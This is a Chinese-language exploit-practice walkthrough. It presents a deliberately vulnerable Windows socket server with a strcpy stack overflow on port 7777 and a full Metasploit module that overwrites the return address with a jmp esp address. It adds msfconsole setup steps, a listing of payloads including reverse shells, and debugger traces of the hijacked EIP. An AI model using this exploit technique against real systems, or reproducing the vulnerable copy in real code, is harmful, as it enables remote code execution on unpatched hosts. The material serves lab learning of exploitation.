

A stack overflow bug for exploit practice

Author: wnagzihxain

Mail: tudouboom@163.com


```
#include<iostream.h>
#include<winsock2.h>
#pragma comment(lib, "ws2_32.lib")

void msg_display(char * buf)
{
    char msg[200];
    strcpy(msg, buf); // overflow here, copy 0x200 to 200
    cout << "*****" << endl;
    cout << "received : " << endl;
    cout << msg << endl;
}

void main()
{
    int sock, msgsock, len, receive_len;
    struct sockaddr_in sock_server, sock_client;
    char buf[0x200]; //noticed it is 0x200

    WSADATA wsa;
    WSAStartup(MAKEWORD(1,1), &wsa);
    if((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
    {
        cout << sock << "socket creating error!" << endl;
        exit(1);
    }
    sock_server.sin_family = AF_INET;
    sock_server.sin_port = htons(7777);
    sock_server.sin_addr.s_addr = htonl(INADDR_ANY);
    if(bind(sock, (struct sockaddr*)&sock_server, sizeof(sock_server)))
    {
        cout << "binding stream socket error!" << endl;
    }
    cout << "*****" << endl;
    cout << "    exploit target server 1.0    " << endl;
    cout << "*****" << endl;
    listen(sock, 4);
    len = sizeof(struct sockaddr);
    do {
        msgsock = accept(sock, (struct sockaddr*)&sock_client, (int*)&len);
        if(msgsock == -1)
        {
            cout << "accept error!" << endl;
            break;
        }
        else
        {
            do
            {
                memset(buf, 0, sizeof(buf));
                if((receive_len = recv(msgsock, buf, sizeof(buf), 0)) < 0)
                {
                    cout << "reading stream message error!" << endl;
                    receive_len = 0;
                }
                msg_display(buf); //triggered the overflow
            } while(receive_len);
            closesocket(msgsock);
        } while(1);
        WSACleanup();
    }
}
```

载入OD，在如图三处下断点



然后重新载入运行起来，运行起来后就不用管这里了

我使用的是kali作为攻击者

这是exploit，保存为rb文件exploits/failwest/test.rb

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'failwest_test',
      'Platform' => 'win',
      'Author' => [ 'MC' ],
      'License' => MSF_LICENSE,
      'Targets' => [
        ['Windows 2000', {'Ret' => 0x77F8948B } ],
        ['Windows XP SP3', {'Ret' => 0x77E1F2C8 } ]
      ],
      'Payload' => {
        'Space' => 300,
        'BadChars' => "\x00",
      }
    ))
  end #end of initialize

  def exploit
    connect
    attack_buf = 'a'*204 + [target['Ret']].pack('V') + payload.encoded
    sock.put(attack_buf)
    handler
    disconnect
  end #end of exploit def
end #end of class def
```

打开终端，搜一下自己写的exploit

```
msf > search failwest

Matching Modules
=====

Name Disclosure Date Rank Description
----
exploit/failwest/test normal failwest_test
```

使用

```
msf > use exploit/failwest/test
```

显示选项

```
msf exploit(test) > show options

Module options (exploit/failwest/test):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      RPORT            yes       The target port
```

设置被攻击者IP

```
msf exploit(test) > set rhost 192.168.1.103
rhost => 192.168.1.103
```

设置端口

```
msf exploit(test) > set rport 7777
rport => 7777
```

显示可用payload

```
1 msf exploit(test) > show payloads
2
3 Compatible Payloads
4 =====
5
6 Name      Disclosure Date  Rank  Description
7 ----      -
8 generic/custom      normal Custom Payload
9 generic/debug_trap  normal Generic x86 Debug Trap
10 generic/shell_bind_tcp normal Generic Command Shell, Bind TCP Inline
11 generic/shell_reverse_tcp normal Generic Command Shell, Reverse TCP Inline
12 generic/tight_loop  normal Generic x86 Tight Loop
13 windows/dllinject/bind_ipv6_tcp normal Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
14 windows/dllinject/bind_nonx_tcp normal Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
15 windows/dllinject/bind_tcp normal Reflective DLL Injection, Bind TCP Stager (Windows x86)
16 windows/dllinject/reverse_ipv6_tcp normal Reflective DLL Injection, Reverse TCP Stager (IPv6)
17 windows/dllinject/reverse_nonx_tcp normal Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
18 windows/dllinject/reverse_ord_tcp normal Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
19 windows/dllinject/reverse_tcp normal Reflective DLL Injection, Reverse TCP Stager
20 windows/dllinject/reverse_tcp_allports normal Reflective DLL Injection, Reverse All-Port TCP Stager
21 windows/dns_txt_query_exec normal DNS TXT Record Payload Download and Execution
22 windows/exec normal Windows Execute Command
23 windows/loadlibrary normal Windows Loadlibrary Path
24 windows/messagebox normal Windows MessageBox
25 windows/meterpreter/bind_ipv6_tcp normal Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
26 windows/meterpreter/bind_nonx_tcp normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
27 windows/meterpreter/bind_tcp normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
28 windows/meterpreter/reverse_ipv6_tcp normal Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
29 windows/meterpreter/reverse_nonx_tcp normal Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
30 windows/meterpreter/reverse_ord_tcp normal Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
31 windows/meterpreter/reverse_tcp normal Windows Meterpreter (Reflective Injection), Reverse TCP Stager
32 windows/meterpreter/reverse_tcp_allports normal Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
33 windows/metsvc_bind_tcp normal Windows Meterpreter Service, Bind TCP
34 windows/metsvc_reverse_tcp normal Windows Meterpreter Service, Reverse TCP Inline
35 windows/patchupdllinject/bind_ipv6_tcp normal Windows Inject DLL, Bind IPv6 TCP Stager (Windows x86)
36 windows/patchupdllinject/bind_nonx_tcp normal Windows Inject DLL, Bind TCP Stager (No NX or Win7)
37 windows/patchupdllinject/bind_tcp normal Windows Inject DLL, Bind TCP Stager (Windows x86)
38 windows/patchupdllinject/reverse_ipv6_tcp normal Windows Inject DLL, Reverse TCP Stager (IPv6)
39 windows/patchupdllinject/reverse_nonx_tcp normal Windows Inject DLL, Reverse TCP Stager (No NX or Win7)
40 windows/patchupdllinject/reverse_ord_tcp normal Windows Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7)
41 windows/patchupdllinject/reverse_tcp normal Windows Inject DLL, Reverse TCP Stager
42 windows/patchupdllinject/reverse_tcp_allports normal Windows Inject DLL, Reverse All-Port TCP Stager
43 windows/patchupmeterpreter/bind_ipv6_tcp normal Windows Meterpreter (skape/jt Injection), Bind IPv6 TCP Stager (Windows x86)
44 windows/patchupmeterpreter/bind_nonx_tcp normal Windows Meterpreter (skape/jt Injection), Bind TCP Stager (No NX or Win7)
45 windows/patchupmeterpreter/bind_tcp normal Windows Meterpreter (skape/jt Injection), Bind TCP Stager (Windows x86)
46 windows/patchupmeterpreter/reverse_ipv6_tcp normal Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (IPv6)
47 windows/patchupmeterpreter/reverse_nonx_tcp normal Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (No NX or Win7)
48 windows/patchupmeterpreter/reverse_ord_tcp normal Windows Meterpreter (skape/jt Injection), Reverse Ordinal TCP Stager (No NX or Win7)
49 windows/patchupmeterpreter/reverse_tcp normal Windows Meterpreter (skape/jt Injection), Reverse TCP Stager
```

设置payload

```
msf exploit(test) > set payload windows/exec
payload => windows/exec
```

设置cmd的命令为弹出计算器

```
msf exploit(test) > set cmd calc
cmd => calc
```

设置seh的退出方式


```
msf exploit(test) > set exitfunc seh
exitfunc => seh
```

利用

```
msf exploit(test) > exploit
```

然后回到xp，可以看到已经收到信息并且断在了msg_display()函数入口

F9走一个，断在了`strcpy()`下面，也就是完成了溢出


[illegible]

看到返回地址已经被覆盖成了 `jmp esp`

0012FB60	61616161	aaaa	
0012FB64	61616161	aaaa	
0012FB68	61616161	aaaa	
0012FB6C	77E1F2C8	闰酸	advapi32.77E1F2C8
0012FB70	4291FD27	'龘B	
0012FB74	9792489B	茱操	


继续F9

可以看到完成了信息输出，并且要返回，可以看到栈的布局



F8单步走一下


观察寄存器的值，特别是EIP




EIP寄存器的值是我们覆盖的jmp esp

```
EAX 0042E060 offset target_s.couth_threshold_length
ECX 0042E068 target_s.0042E068
EDX 0042E060 offset target_s.couth_threshold_length
EBX 7FFDF000
ESP 0012FB70
EBP 61616161
ESI 0012FB74
EDI 0012FF80
EIP 77E1F2C8 advapi32.77E1F2C8
```


F8单步走



